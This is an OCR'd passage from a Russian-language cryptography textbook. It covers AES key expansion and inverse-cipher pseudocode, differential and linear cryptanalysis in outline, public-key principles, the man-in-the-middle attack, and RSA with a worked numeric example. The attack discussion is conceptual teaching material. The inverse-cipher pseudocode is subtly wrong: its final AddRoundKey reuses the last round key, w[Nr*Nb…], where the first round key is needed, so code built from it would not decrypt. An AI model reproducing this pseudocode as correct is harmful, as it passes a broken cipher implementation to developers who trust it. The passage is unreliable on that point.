


Рис.17 В процедуре `AddRoundKey`, каждый байт состояния объединяется с RoundKey используя операцию XOR ($\oplus$).

Алгоритм обработки ключа состоит из двух процедур:

- Алгоритм расширения ключа
- Алгоритм выбора раундового ключа (ключа итерации)

AES алгоритм, используя процедуру KeyExpansion() и подавая в неё CipherKey, K, получает ключи для всех раундов. Всего получается Nb*(Nr + 1) слов: изначально для алгоритма требуется набор из Nb слов, и каждому из Nr раундов требуется Nb ключевых набора данных. Полученный массив ключей для раундов обозначается как w[i], $0 \le i < Nb * (Nr + 1)$. Алгоритм KeyExpansion() показан в псевдокоде ниже.

Псевдокод для Key Expansion

```
KeyExpansion(byte key[4*Nk], word w[Nb*(Nr+1)], Nk)
begin
    word temp
    i = 0;

    while ( i < Nk)
        w[i] = word(key[4*i], key[4*i+1], key[4*i+2], key[4*i+3])
        i = i+1
    end while

    i = Nk

    while ( i < Nb * (Nr+1))
        temp = w[i-1]
        if (i mod Nk = 0)
            temp = SubWord(RotWord(temp)) xor Rcon[i/Nk]
        else if (Nk > 6 and i mod Nk = 4)
            temp = SubWord(temp)
        end if
        w[i] = w[i-Nk] xor temp
        i = i + 1
    end while
end
```

Функция SubWord() берет четырёхбайтовое входное слово и применяет S-box к каждому из четырёх байтов. То, что получилось, подается на выход. На вход RotWord() подается слово $[a_0,a_1,a_2,a_3]$ которое она циклически переставляет и возвращает $[a_1,a_2,a_3,a_0]$. Массив слов, постоянный для данного раунда, $R_{con[i]}$, содержит значения $[x^{i-1}, 00,00,00]$, где x = {02}, а x^{i-1} является степенью x в $GF(2^8)$ (I начинается с 1).

Первые Nk слов расширенного ключа заполненны Cipher Key. В каждое последующее слово, w[i], кладётся значение полученное при операции XOR w[i-1] и w[i-Nk], те XOR-а предыдущего и на Nk позиций раньше слов. Для слов, позиция которых кратна Nk, перед XOR'ом к w[i-1] применяется трасформация, за которой следует XOR с константой раунда Rcon[i]. Указанная выше трансформация состоит из циклического сдвига байтов в слове(RotWord()), за которой следует процедура SubWord() — то же самое, что и SubBytes(), только входные и выходные данные будут размером в слово.

Важно заметить, что процедура KeyExpansion() для 256 битного Cipher Key немного отличается от тех, которые применяются для 128 и 192 битных шифроключей. Если Nk = 8 и i-4 кратно Nk, то SubWord() применяется к w[i-1] до XOR-а.

Ниже приведён псевдокод расшифрования по алгоритму AES.

Псевдокод для Inverse Cipher

```
InvCipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
begin
    byte state[4,Nb]

    state = in

    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])

    for round = Nr-1 step -1 downto 1
        InvShiftRows(state)
        InvSubBytes(state)
        AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
        InvMixColumns(state)
    end for

    InvShiftRows(state)
    InvSubBytes(state)
    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])

    out = state
```

```
end
```

На каждой итерации i раундовый ключ для операции *AddRoundKey* выбирается из массива w[i], начиная с элемента w[Nb*i] до w[Nb*(i+1)].

Достоинства алгоритма Rijndael, относящиеся к реализации:

- Rijndael может выполняться быстрее, чем ранние блочные алгоритмы шифрования. Выполнена оптимизация между размером таблицы и скоростью выполнения.
- Rijndael можно реализовать в виде кода, используя небольшое ОЗУ (RAM) и имея небольшое число циклов. Выполнена оптимизация размера ROM и скорости выполнения.
- Преобразование раунда допускает параллельное выполнение, что является важным преимуществом для современных многоядерных/многопоточных процессоров и специализированной аппаратуры.
- Алгоритм шифрования не использует арифметические операции, поэтому тип архитектуры процессора практически не имеет значения.

Преимущества простоты разработки:

- Алгоритм шифрования полностью "самоподдерживаемый". Он не использует других криптографических компонентов, *S-boxes*, взятых из других, хорошо известных алгоритмов, битов, полученных из специальных таблиц и тому подобных уловок.
- Алгоритм не основывает свою безопасность или часть ее на неясностях или плохо понимаемых итерациях арифметических операций.
- Компактная разработка алгоритма не дает возможности спрятать люки[1].

В силу возможности работать с переменными длинами блока (от 128 до 256 бит), возможно создавать хэш-функции без коллизий, использующие Rijndael в качестве функции сжатия. Длина блока 128 бит сегодня считается для этой цели недостаточной.

Возможности расширения:

- Разработка позволяет специфицировать варианты длины блока и длины ключа в диапазоне от 128 до 256 бит с шагом в 32 бита.
- Хотя число раундов Rijndael зафиксировано в данной спецификации, в случае возникновения проблем с безопасностью он может модифицироваться и иметь число раундов в качестве параметра.

Криптоанализ

Если процесс шифрования описать в виде $Y = E_K[X]$, где X – исходное сообщение, K – криптографический ключ, то процесс выявления X и/или K называется криптоанализом. Самая простая атака на алгоритм шифрования – это полный перебор всех возможных ключей (brute force, метод «грубой силы»). Если ключ имеет достаточную длину, время перебора становится нереально большим. При длине ключа n количество возможных ключей представляет число 2^n, т.е. время перебора в общем случае растёт экспоненциально от длины ключа.

Существуют различные типы атак, основанные на том, что противнику известно определенное количество пар незашифрованное сообщение – зашифрованное сообщение.

[1] По утверждению *Bruce Schneier*, ни один другой блочный шифр не имеет столь простого алгебраического представления.

При анализе зашифрованного текста часто применяется статистические методы анализа текста. При этом противник может иметь общее представление о типе текста, например, английский это или русский текст, выполнимый файл конкретной ОС, исходный текст на некотором конкретном языке программирования и т.д. Во многих случаях криптоаналитик имеет достаточно много информации об исходном тексте. Криптоаналитик может иметь возможность перехвата одного или нескольких незашифрованных сообщений вместе с их зашифрованным видом. Или криптоаналитик может знать основной формат или основные характеристики сообщения. Говорят, что криптографическая схема абсолютно безопасна, если зашифрованное сообщение не содержит никакой информации об исходном сообщении. Говорят, что криптографическая схема вычислительно безопасна, если:

- Цена расшифровки сообщения больше цены самого сообщения (об этом уже говорилось выше).
- Время, необходимое для расшифровки сообщения, больше срока жизни сообщения.

Дифференциальный и линейный криптоанализ

И при *дифференциальном* и при *линейном* криптоанализе подразумевается, что аналитику известно большое количество пар (незашифрованнный текст, зашифрованный текст).

Понятие дифференциального криптоанализа было введено Эли Бихамом (Biham) и Ади Шамиром (Shamir) в 1990 году. Конечная задача **дифференциального криптоанализа** – используя свойства алгоритма, в основном свойства S-box, определить подключ раунда. Конкретный способ дифференциального криптоанализа зависит от рассматриваемого алгоритма шифрования.

Если в основе алгоритма лежит сеть Фейстеля, то можно считать, что блок m состоит из двух половин - m_0 и m_1. Дифференциальный криптоанализ рассматривает отличия, которые происходят в каждой половине при шифровании. (Для алгоритма DES «отличия» определяются с помощью операции XOR, для других алгоритмов возможен иной способ). Выбирается пара незашифрованных текстов с фиксированным отличием. Затем анализируются отличия, получившиеся после шифрования одним раундом алгоритма, и определяются вероятности различных ключей. Если для многих пар входных значений, имеющих одно и то же отличие X, при использовании одного и того же подключа одинаковыми (Y) оказываются и отличия соответствующих выходных значений, то можно говорить, что X влечет Y с определенной вероятностью. Если эта вероятность близка к единице, то можно считать, что *подключ раунда* найден с данной вероятностью. Так как *раунды* алгоритма независимы, вероятности определения подключа каждого раунда следует перемножать. Считается, что результат шифрования данной пары известен. Результаты дифференциального криптоанализа используются как при разработке конкретных S-box, так и при определении оптимального числа раундов.

Другим способом криптоанализа является линейный криптоанализ, который использует линейные приближения преобразований, выполняемых алгоритмом шифрования. Данный метод позволяет найти ключ, имея достаточно большое число пар (незашифрованный текст, зашифрованный текст). Рассмотрим основные принципы, на которых базируется линейный криптоанализ. Обозначим:

P[1], … , P[n] - незашифрованный блок сообщения.
C[1], … , C[n] - зашифрованный блок сообщения.
K[1], … , K[m] - ключ.
$A[i, j, \ldots, k] = A[i] \oplus A[j] \oplus \ldots A[k]$

Целью линейного криптоанализа является поиск линейного уравнения вида

$$P[\alpha_1, \alpha_2, \ldots, \alpha_a] \oplus C[\beta_1, \beta_2, \ldots, \beta_b] = K[\gamma_1, \ldots, \gamma_c]$$

выполняющееся с вероятностью $p \neq 0.5$. α_i, β_i и γ_i – фиксированные позиции в блоках сообщения и ключе. Чем больше p отклоняется от 0.5, тем более подходящим считается уравнение.

Это уравнение означает, что если выполнить операцию XOR над некоторыми битами незашифрованного сообщения и над некоторыми битами зашифрованного сообщения, получится бит, представляющий собой XOR некоторых битов ключа. Это называется линейным приближением, которое может быть верным с вероятностью p.

Уравнения составляются следующим образом. Вычисляются значения левой части для большого числа пар соответствующих фрагментов незашифрованного и зашифрованного блоков. Если результат оказывается равен нулю более чем в половине случаев, то полагают, что K[γ1, …, γc] = 0. Если в большинстве случаев получается 1, полагают, что

K[γ1, …, γc] = 1. Таким образом получают систему уравнений, решением которой является ключ.

Как и в случае дифференциального криптоанализа, результаты линейного криптоанализа должны учитываться при разработке алгоритмов симметричного шифрования.

Криптография с открытым ключом

Криптографические системы с открытым ключом (асимметричное шифрование, асимметричный шифр) разрабатывались для того, чтобы решить две наиболее трудные задачи, возникшие при использовании симметричного шифрования. Первой задачей является распределение ключа. При симметричном шифровании требуется, чтобы обе стороны уже имели общий ключ, который каким-то образом должен быть им заранее передан. Диффи (Diffie), один из основоположников шифрования с открытым ключом, заметил, что это требование отрицает всю суть криптографии, а именно возможность поддерживать всеобщую секретность при коммуникациях.

Второй задачей является необходимость создания таких механизмов, при использовании которых невозможно было бы подменить кого-либо из участников, т.е. нужна т.н. электронная цифровая подпись (ЭЦП). При использовании коммуникаций для решения широкого круга задач, например, в коммерческих и частных целях, электронные сообщения и документы должны иметь эквивалент подписи, содержащейся в бумажных документах. Необходимо создать метод, при использовании которого все участники будут убеждены, что электронное сообщение было послано конкретным участником. Это более сильное требование, чем аутентификация.

Открытый ключ передаётся по открытому (то есть незащищённому, доступному для наблюдения) каналу и используется для проверки ЭЦП и для шифрования сообщения. Для генерации ЭЦП и для расшифровки сообщения используется секретный ключ (связанный с открытым ключом). Криптографические системы с открытым ключом в настоящее время широко применяются в различных сетевых протоколах, в частности, в протоколах **TLS/SSL** (лежащих в основе HTTPS), в **SSH**. Также они используется в PGP, S/MIME.

В ассиметричной криптографии используются два связанных между собой алгоритмически ключа. Одно из требований к алгоритмам – вычислительно невозможно определить один ключ, зная только алгоритм шифрования и второй ключ. Ключи, используемые в ассиметричной криптографии, называются **открытым** (**public**) и **закрытым** (**private**). Закрытый ключ необходимо держать в секрете, и называть его следует именно **закрытым**, чтобы отличить его от *секретного* ключа в симметричном шифровании. В отличие от симметричных алгоритмов, для зашифрования и расшифрования используются два разных ключа.

Некоторые алгоритмы, например, RSA, допускают использовать любой из пары сгенерированных ключей как ключ для шифрования, так и для дешифрования.

Все участники информационного обмена имеют доступ к *открытым ключам* друг друга.

В любое время участник может изменить свой *закрытый ключ* и опубликовать составляющий пару *открытый ключ*, заменив им старый *открытый ключ*.

Диффи и Хеллман описывают требования, которым должен удовлетворять алгоритм шифрования с открытым ключом:

- Вычислительно легко создавать пару (*открытый* ключ KU, *закрытый* ключ KR).
- Вычислительно легко, имея *открытый* ключ и незашифрованное сообщение M, создать соответствующее зашифрованное сообщение:

$$C = E_{KU}[M]$$

- Вычислительно легко дешифровать сообщение, используя *закрытый ключ*:

$$M = D_{KR}[C] = D_{KR}[E_{KU}[M]]$$

- Вычислительно невозможно, зная открытый ключ KU, определить закрытый ключ KR.
- Вычислительно невозможно, зная открытый ключ KU и зашифрованное сообщение C, восстановить исходное сообщение M.

Можно добавить шестое требование, хотя оно не выполняется для всех алгоритмов с открытым ключом:

- Шифрующие и дешифрующие функции могут применяться в любом порядке:

$$M = E_{KU}[D_{KR}[M]]$$

Это достаточно сильные требования, которые вводят понятие *односторонней функции*. Односторонней называется такая функция f(x), в которой по известному x довольно просто найти значение f(x), тогда как определение x из f(x) невозможно за разумный срок.

Но сама односторонняя функция бесполезна в применении: ею можно зашифровать сообщение, но расшифровать нельзя. Поэтому криптография с открытым ключом использует односторонние функции с лазейкой (люком). Лазейка — это некий секрет (дополнительная информация), который помогает расшифровать. То есть существует такой k, что зная f(x) и k, можно вычислить x. При наличии этой дополнительной информации инверсию можно вычислить за полиномиальное время:

$y = f_k(x)$ – легко, если k и x известны

$x = f_k^{-1}(y)$ – легко, если k и y известны

$x = f_k^{-1}(y)$ – вычислительно трудно, если y известно, но k неизвестно.

Также, как и симметричные алгоритмы, шифрование с открытым ключом подвержено атаке полного перебора (лобовая атака, brute force). Рецепт противодействия такой же: использование длинных ключей.

Криптосистема с открытым ключом применяет определенные неинвертируемые математические функции. Сложность вычислений таких функций возрастает быстрее, чем длина ключа, т.е., не является линейной от количества битов ключа. Таким образом возникает возможность, выбрав ключ достаточной длины, сделать лобовую атаку непрактичной, и в то же время достаточно небольшим для возможности практического шифрования. На практике скорость шифрования оказывается достаточно медленной для использования алгоритма в общих целях. Поэтому шифрование с открытым ключом в настоящее время в основном ограничивается приложениями управления ключом и подписи, в которых требуется шифрование относительно небольших объёмов данных.

Алгоритмы с открытыми ключами могут использоваться несколькими разными способами: шифрование/расшифрование, создание и проверка электронной подписи и обмен ключами.

Схема шифрования с открытым ключом выглядит следующим образом:




Рис.18 Шифрование с открытым ключом

1. Боб выбирает пару (e, d) (ключи шифрования и расшифрования, соответственно) и шлёт ключ шифрования e (открытый ключ) Алисе по открытому каналу, а ключ расшифрования d (закрытый ключ) защищён и секретен (он не должен передаваться по открытому каналу).
2. Чтобы послать сообщение m Бобу, Алиса применяет одностороннюю функцию шифрования, определённую открытым ключом e: $E_e(m)=c$, где c — полученный шифротекст.
3. Боб расшифровывает шифротекст c, применяя обратное преобразование D_d, однозначно определённое значением d (люк, лазейка).

Если пользователь (конечная система) надежно хранит свой *закрытый* ключ, никто не сможет подсмотреть содержимое передаваемых сообщений (обеспечивается *конфиденциальность* данных).

Схема создания и проверки электронной подписи работает так:




Рис.19 Использование электронной подписи

1. Пользователь Алиса создает пару (e,d), используемых для создания и проверки подписи передаваемых сообщений.

2. Пользователь Алиса делает доступным некоторым надежным способом свой ключ проверки, т.е. *открытый* ключ e. Составляющий пару *закрытый* ключ d держится в секрете.
3. Если Алиса хочет послать подписанное сообщение пользователю Боб, она создает подпись $E_d(m)$ для этого сообщения, используя свой закрытый ключ d.
4. Когда Боб получает подписанное сообщение, он проверяет подпись $D_e(m)$, используя открытый ключ Алисы e. Никто другой не может подписать сообщение, так как этот закрытый ключ знает только Алиса.

Если пользователь (конечная система) надежно хранит свой *закрытый* ключ, их подписи достоверны. Невозможно изменить сообщение, не имея доступа к закрытому ключу Алисы, т.е., обеспечивается *аутентификация* и *целостность* передаваемых данных. Процесс создания ЭЦП не обеспечивает *конфиденциальности* сообщений.

Третий вариант использования алгоритмов с открытым ключом – безопасный обмен ключами – например, две стороны могут взаимодействовать друг с другом для обмена ключом сеанса, который в дальнейшем будет использоваться в алгоритме симметричного шифрования.

Некоторые алгоритмы допускают использование во всех трёх вариантах, некоторые – только в двух или одном. Ниже приведена таблица для некоторых распространённых алгоритмов с *открытым* ключом и возможные способы их применения:

Алгоритм	**Шифрование / расшифрование**	***Цифровая подпись***	**Обмен ключей**
RSA	Да; непригоден для больших блоков	Да	Да
DSS	Нет	Да	Нет
Диффи-Хеллман	Нет	Нет	Да
Эллиптические кривые	Да	Да	Да

Может сложиться впечатление, что криптосистема с открытым ключом – идеальная система, не требующая безопасного канала для передачи ключа шифрования. Это подразумевало бы, что два легальных пользователя могли бы общаться по открытому каналу, не встречаясь, чтобы обменяться ключами. К сожалению, это не так. Рисунок ниже иллюстрирует, как Ева (злоумышленник), выполняющая роль активного перехватчика, может захватить систему (расшифровать сообщение, предназначенное Бобу) без взлома системы шифрования.




Рис.20 Перехват обмена ключами

В этой модели Ева перехватывает открытый ключ e, который Боб послал Алисе. Затем создает пару ключей e' и d', «маскируется» под Боба, посылая Алисе открытый ключ e', который, как думает Алиса, открытый ключ, присланный ей Бобом. Ева перехватывает зашифрованные сообщения от Алисы к Бобу, расшифровывает их с помощью секретного ключа d', заново зашифровывает открытым ключом e Боба и отправляет сообщение Бобу. Таким образом, никто из участников не догадывается, что есть третье лицо, которое может как просто перехватить сообщение m, так и подменить его на ложное сообщение m'. Это так называемая атака man-in-the-middle («человек посередине»). Такого рода угрозы обосновывают необходимость *аутентификации* открытых ключей. Для этого обычно используют *сертификаты*. Распределённое управление ключами в PGP решает возникшую проблему с помощью поручителей.


Большинство криптосистем с открытым ключом основаны на проблеме факторизации больших чисел. К примеру, **RSA** использует в качестве открытого ключа n произведение двух больших чисел. Сложность взлома такого алгоритма состоит в трудности разложения числа n на множители. Но эту задачу решить реально. И с каждым годом процесс разложения становится все быстрее. Ниже приведены данные разложения на множители с помощью алгоритма «Квадратичное решето».

Год	Число десятичных разрядов в разложенном числе	Во сколько раз сложнее разложить на множители 512-битовое число
1983	71	> 20 млн.
1985	80	> 2 млн.
1988	90	250 тыс.
1989	100	30 тыс.
1993	120	500
1994	129	100

Для многих методов несимметричного шифрования криптостойкость, полученная в результате криптоанализа, существенно отличается от величин, заявляемых разработчиками алгоритмов на основании теоретических оценок. Поэтому во многих странах вопрос применения алгоритмов шифрования данных находится в поле законодательного регулирования. В частности, в России к использованию в государственных и коммерческих организациях разрешены только те программные средства шифрования данных, которые прошли государственную сертификацию в административных органах, в частности, в ФСБ, ФСТЭК.

Алгоритм RSA

RSA (аббревиатура от фамилий **(Ron) Rivest**, **(Adi) Shamir** и **(Len) Adleman**) (на фото слева направо) –



криптографический алгоритм с открытым ключом, основывающийся на вычислительной сложности задачи факторизации больших целых чисел. Алгоритм был разработан в 1977 году под впечатлением от статьи Уитфилда Диффи и Мартина Хеллмана «Новые направления в криптографии» (New Directions in Cryptography) и был опубликован в 1978 году. С тех пор алгоритм **RSA** широко применяется практически в очень многих приложениях, использующих криптографию с открытым ключом.

Криптосистема RSA стала первой системой, пригодной и для шифрования, и для цифровой подписи. Алгоритм используется в большом числе криптографических приложений, включая PGP, S/MIME, TLS/SSL, IPSEC/IKE и других.

Как криптографическая система с открытым ключом, RSA использует *односторонние функции*, определение которым было дано выше. В основу RSA положена сложность задачи факторизации (разложения на множители) произведения двух больших простых чисел. Для шифрования используется операция возведения в степень по модулю большого числа. Для дешифрования за разумное время (обратной операции) необходимо уметь вычислять функцию Эйлера от данного большого числа, для чего необходимо знать разложения числа на простые множители.

В криптографической системе с открытым ключом каждый участник располагает как *открытым* ключом (public), так и *закрытым* ключом (private). В криптографической системе RSA каждый ключ состоит из *пары целых чисел*. Каждый участник создаёт свой *открытый* и *закрытый* ключ самостоятельно. Закрытый ключ каждый из них держит в секрете, а открытые ключи можно сообщать кому угодно и/или публиковать их. Открытый и закрытый ключи каждого участника обмена сообщениями в криптосистеме RSA образуют «согласованную пару» в том смысле, что они являются взаимно обратными, то есть:

$\forall$ сообщения $m \in M$, где M — множество допустимых сообщений.
$\forall$ допустимых открытого и закрытого ключей P и S
$\exists$ соответствующие функции шифрования $E_p(x)$ и расшифрования $D_s(x)$, такие что

$$m=D_s(E_p(m))$$
$$m=D_p(E_s(m))$$

RSA-ключи генерируются по следующему алгоритму:

1. Выбираются два различных случайных простых числа p и q заданного размера (например, 1024 бита каждое).
2. Вычисляется их произведение n = pq, которое называется *модулем*.
3. Вычисляется значение функции Эйлера от числа n:

$$\varphi(n) = (p-1)(q-1)$$

4. Выбирается целое число e ($1 < e < \varphi(n)$), *взаимно простое*[1] со значением функции $\varphi(n)$. Обычно в качестве e берут простые числа, содержащие небольшое количество единичных бит в двоичной записи, например, простые *числа Ферма*[2] 17, 257 или 65537 (это облегчает выполнение операций возведения в степень).
   - ° Число e называется открытой экспонентой (public exponent)
   - ° Время, необходимое для шифрования с использованием быстрого возведения в степень, пропорционально числу единичных бит в e.
   - ° Слишком малые значения e, например 3, потенциально могут ослабить безопасность схемы RSA.
5. Вычисляется число d, мультипликативно обратное к числу e по модулю $\varphi(n)$, то есть число, удовлетворяющее условию:

$$de \equiv 1 \bmod \varphi(n)$$

   ° Число d называется *секретной экспонентой*. Обычно, оно вычисляется при помощи расширенного алгоритма Евклида.
6. Пара {e, n} публикуется в качестве открытого ключа RSA (public key).
7. Пара {d, n} играет роль закрытого ключа RSA (private key) и держится в секрете.

Процедура шифрования и расшифрования с конкретными примерами приведена ниже. Предположим, Боб хочет послать Алисе сообщение m. Сообщениями являются целые числа в интервале от 0 до n-1, т.е. $m \in \mathbb{Z}_n$.




Рис.21 RSA – шифрование/расшифрование

º Взять *открытый ключ* (e,n) Алисы
º Взять *открытый текст* m
º Зашифровать сообщение с использованием открытого ключа Алисы:

$$c = E(m) = m^e \bmod n \quad \textbf{(1)}$$

º Принять зашифрованное сообщение C
º Взять свой *закрытый ключ* (d,n)
º Применить закрытый ключ для расшифрования сообщения:

$$m = D(c) = c^d \bmod n \quad \textbf{(2)}$$

[1] Целые числа называются взаимно простыми, если они не имеют никаких общих делителей, кроме ±1

[2] Числа Ферма — числа вида $F_n = 2^{2^n} + 1$, где *n* — неотрицательное целое число.

Уравнения (1) и (2), на которых основана схема RSA, определяют *взаимно обратные преобразования* множества $\mathbb{Z}_n$.

Пример работы шифрования/расшифрования:

Этап	Описание операции	Результат операции
Генерация ключей	http://ru.wikipedia.org/wiki/%D0%9A%D0%BB%D1%8E%D1%87_%28%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%BE%D0%B3%D1%80%D0%B0%D1%84%D0%B8%D1%8F%29Выбрать два простых числа	$p = 3557,\ q = 2579$
	Вычислить модуль	$n = p \cdot q = 3557 \cdot 2579 = 9173503$
	Вычислить функцию Эйлера	$\varphi(n) = (p-1)(q-1) = 9167368$
	Выбрать открытую экспоненту	$e = 3$
	Вычислить секретную экспоненту	$d = e^{-1} \bmod \varphi(n)$ $d = 6111579$
	Опубликовать *открытый ключ*	$\{e,n\} = \{3,9173503\}$
	Сохранить *закрытый ключ*	$\{d,n\} = \{6111579,9173503\}$
Шифрование	Выбрать текст для зашифровки	$m = 111111$
	Вычислить шифротекст	$c = E(m) = m^e \bmod n = 111111^3 \bmod 9173503 = 4051753$
Расшифрование	Вычислить исходное сообщение	$m = D(c) = c^d \bmod n = 4051753^{6111579} \bmod 9173503 = 111111$

Алгоритм RSA может использоваться не только для шифрования, но и для цифровой подписи. Предположим, что Алисе (стороне A) нужно отправить Бобу (стороне B) сообщение m, подтверждённое *электронной цифровой подписью*.

Рис.22 RSA – цифровая подпись

º Взять открытый текст m
º Создать цифровую подпись S_c помощью своего закрытого ключа {d, n}:
$s = S_a(m) = m^d \bmod n$
º Передать пару {m, s}, состоящую из сообщения и подписи.

º Принять пару {m, s}
º Взять открытый ключ {e, n}Алисы

º Вычислить прообраз сообщения из подписи:
$m' = P_A(s) = s^e \bmod n$
º Проверить подлинность подписи (и неизменность сообщения), сравнив m и m′

Скорость работы алгоритма RSA: поскольку генерация ключей происходит значительно реже операций, реализующих шифрование, расшифрование, а также создание и проверку цифровой подписи, задача вычисления $a = b^c \bmod n$ представляет основную вычислительную сложность. Эта задача может быть разрешена с помощью *алгоритма быстрого возведения в степень*. Время выполнения операций растёт с увеличением количества ненулевых битов в двоичном представлении открытой экспоненты *e*. Чтобы увеличить скорость шифрования, значение *e* часто выбирают равным 17, 257 или 65537 — простым числам, двоичное представление которых содержит лишь две единицы: $17_{10}=10001_2$, $257_{10}=100000001_2$, $65537_{10}=10000000000000001_2$ (простые числа Ферма).

По эвристическим оценкам длина секретной экспоненты d, нетривиальным образом зависящей от открытой экспоненты *e* и модуля *n*, с большой вероятностью близка к длине *n*. Поэтому расшифрование данных идёт медленнее, чем шифрование, а проверка подписи быстрее, чем её создание.

Алгоритм RSA работает намного медленнее, чем AES и другие алгоритмы симметричного шифрования.

